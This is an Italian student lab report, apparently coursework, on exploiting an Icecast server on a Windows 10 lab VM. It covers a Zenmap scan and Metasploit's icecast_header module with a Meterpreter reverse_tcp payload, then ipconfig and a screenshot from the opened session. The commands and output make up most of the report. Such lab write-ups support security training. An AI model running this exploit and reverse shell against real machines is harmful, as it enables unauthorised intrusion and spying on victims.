

RELAZIONE CONSEGNA S7L4

Inizio startando il server icecast su win 10



faccio una scansione intensiva su zenmap in modo da farmi dare più informazioni possibili relative ai servizi attivi

individuata la porta relativa al servizio icecast faccio una ricerca del servizio tramite msfconsole, finalmente mi ha dato il cuoricino anche a me eheheh




settati i parametri del target faccio partire l'attacco

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                      etasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.10    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.10.10:4444
[*] Sending stage (177734 bytes) to 192.168.10.50
[*] Meterpreter session 1 opened (192.168.10.10:4444 → 192.168.10.50:49450) at 2024-12-19 10:04:49 -050
0
```

ottenuta la console meterpreter lancio un ipconfig per vedere l'ip della macchina target e faccio un screenshock

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:7e:b3:af
MTU          : 1500
IPv4 Address : 192.168.10.50
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::59e0:d878:499a:ac2
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:a32
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screensh
screenshare  screenshot
meterpreter > screenshot
Screenshot saved to: /home/kali/COctVgjF.jpeg
meterpreter >
```

ecco lo screen



grazie.